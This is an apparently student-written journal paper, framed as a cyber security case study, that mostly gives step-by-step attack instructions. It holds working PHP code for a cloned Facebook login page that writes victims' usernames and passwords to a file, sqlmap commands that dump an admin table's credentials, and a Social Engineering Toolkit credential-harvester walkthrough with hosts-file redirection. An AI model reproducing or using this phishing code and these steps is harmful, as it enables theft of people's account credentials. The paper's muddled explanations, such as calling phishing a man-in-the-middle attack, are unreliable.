Special Issue Published in International Journal of Trend in Research and Development (IJTRD), ISSN: 2394-9333, www.ijtrd.com

A Case Study Report on Security Risks and Applied Techniques in The Field of Cyber Security

[1]Avinash.R, [2]Antony.J, [3]Sri Vignesh.G and [4]A.Abdul faiz,
[1,2,3]II BSc CSA 'A', [4]Assistant Professor,
[1,2,3,4]CSA & SS Dept., Sri Krishna Arts & Science College, Coimbatore, TamilNadu, india

Abstract: Cyber Security plays a main role in this world for becoming a cyber war. A few exploits that can actually make a huge difference in once life. Exploitation is a process of having or obtaining information's about a person. A few example are taken like facebook exploitation is taken as target. A few research on metasploit, phishing, sql injection is made.

Keywords: *metasploit, phishing, sql injection, se-tool kit.*

About Kali-Linux?


Kali-Linux is a platform of all penetration testing software which is inbuilt with the Operating System of kali-Linux. It is an open source software which is maintained by the department of offensive security. Kali Linux has the platform of Linux based platform. Whereas one can create a virus using a couple of codes which harm the system security.

I. PHISHING


Phishing attack is based on man-in-middle attack. [1] It's just like a person is sitting in front of the process, blocking the process and capturing information from the process before the process getting finished. An action command can actually turn upside down of a page in php coding. For example: Taking a Facebook page as target, copy the source code of the target page on to a notepad and edit the action command to "post.php" and save it as "index.htm". [2]When the page is executed, the username and password entered in the facebook page will be sent to the "post.php" file. Then open a new notepad and copy the below code onto the notepad file.

```
<?php header ('Location:http://www.facebook.com/'); $handle =
fopen("usernames.txt", "a"); foreach($_POST as $variable =>
$value) {    fwrite($handle, $variable);    fwrite($handle,
"=");    fwrite($handle, $value);    fwrite($handle, "\r\n");
} fwrite($handle, "\r\n"); fclose($handle); exit; ?>
```

[3]Then save the file as "post.php". Launch both "index.htm" and "post.php" file onto a server and execute "index.htm" file. It will redirect to phished facebook page.



[4]After entering the existing details, a new folder called "password.txt" will be created and the data entered on the page will be stored in txt file.




Once the username file is open, the below will be displayed

The email_id and password can viewed here.


II. SQL INJECTION

SQL injection is a database exploitation tool. Not everyone can use phishing to find username and password of a person or from a database. [5]SQL injection can be used to get the username, password, etc., For example targeting a localhost "vuln.php" as a target


"sqlmap -u http://localhost/vuln.php?id=234 –dbs" enables to read the dbms of MySQL database.




"sqlmap -u http://localhost/vuln.php?id=234 -D MAIN_DATABASE –tables" enables to view the defined tables in the MAIN_DATABASE.



[6]"sqlmap -u http://localhost/vuln.php?id=234 -D MAIN_DATABASE -T admin –columns" enables to view the variables included in thy specific database.




"sqlmap -u http://localhost/vuln.php?id=234 -D MAIN_DATABASE -T admin --c username, password –dump" enables to view the available username and password used in the database.



III. SOCIAL ENGINEERING TOOL KIT


Social Engineering is one of the easiest and also very harmful exploitation which can affect the target host file remotely. [7]For example phishing is like a physical attack that has the user interaction to click on the link and to login. But the Social Engineering toolkit has no user knowledge. Only thing is the target's IP ADDRESS is required. Before starting this attack the attacker had to save the targeted fake page and had to save it as "index.html" A small research is done below as follows:

[8]One must open a Social Engineering tool platform. And then promote the platform to Website Attack Vector and then to Credential Harvester Attack Method. And the depending on the attacker's choice: [9]If the user had to attack a web template, it can be chosen. If the user had to attack and have a cloner type site, Site Cloner can be chosen. If the user had to import custom pages, Custom Import can be chosen.




[10]Having a plan in making a custom import of a facebook page, enter the target IP address when necessary, and the location to import the fake page which the attacker had saved as index.html. Choosing the process of entire file, the whole folder will be copied.

Later having the exploitation done, the DNS poisoning had to be done. This is only just because if the user enters the web page of Facebook, the page has to redirect to the attackers page.




Edit the host file by adding the IP address of the colleague system and enter the link and save it.


Check with cat command if the edited portion exists.



Wait for the target to login the page, so that the page will harvest the data and transmit to the attackers shell.



After the user logins the page the harvested data will be send to the hackers shell.



References

[1] Junaid Ahsenali Chaudhry 1 , Shafique Ahmad Chaudhry2 , Robert G. Rittenhouse3* http://www.sersc.org/journals/IJSIA/vol10_no1_2016/23.pdf

[2] Marc A. Rader1 and Syed (Shawon) M. Rahman2, * 1CapellaUniversity, Minneapolis, MN, USA and Associate Faculty, Cochise CollegeAZ, USA https://arxiv.org/ftp/arxiv/papers/1512/1512.00082.pdf

[3] Jyoti Chhikara Ritu Dahiya Neha Garg Monika Rani CSE Dept, PDMCEW CSE Dept, PDMCEW CSE Dept, PDMCEW CSE Dept,PDMCEW India. https://www.ijarcsse.com/docs/papers/Volume_3/5_May2013/V3I3-0315.pdf

[4] 1Ezer Osei Yeboah-Boateng, 2Priscilla Mateko Amanor 1 Center for Communications, Media & Information technologies (CMI), dept. of Electronic Systems, Aalborg University, Copenhagen 2 Coventry University, Accra Campus and a database administrator http://www.cisjournal.org/journalofcomputing/archive/vol5no4/vol5no4_6.pdf

[5] Shaukat Ali Department of Computer Science, University of Peshawar, Peshawar N.W.F.P, Pakistan https://www.researchgate.net/profile/Huma_Javed2/publication/242586533_SQLIPA_An_authentication_mechanism_against_SQL_injection/links/00b4952e21e583de79000000.pdf

[6] Sara Qaisar Department of Technology Management, Faculty of Management Sciences, International Islamic University, H-10, Islamabad, Pakistan, https://pdfs.semanticscholar.org/c564/810183a61d86a8b9636d635599cac4cc7220.pdf

[7] Stephen Thomas http://www.sciencedirect.com/science/article/pii/S0950584908001110

[8] Talatam. Durga Rao*, Vankayalapati. Sai Madhav** *(Department of Electronics and Computers, KL University, Guntur, India) ** (Department of Electronics and Computers, KL University, Guntur, India) http://www.ijera.com/papers/Vol4_issue12/Part%20-%206/AI041206240244.pdf

[9] Russ McRee – ISSA Senior Member, Puget Sound (Seattle), USA Chapter https://holisticinfosec.org/toolsmith/pdf/february2013.pdf

[10] A.K.A Karthik R, INDIA https://www.exploit-b.com/docs/17701.pdf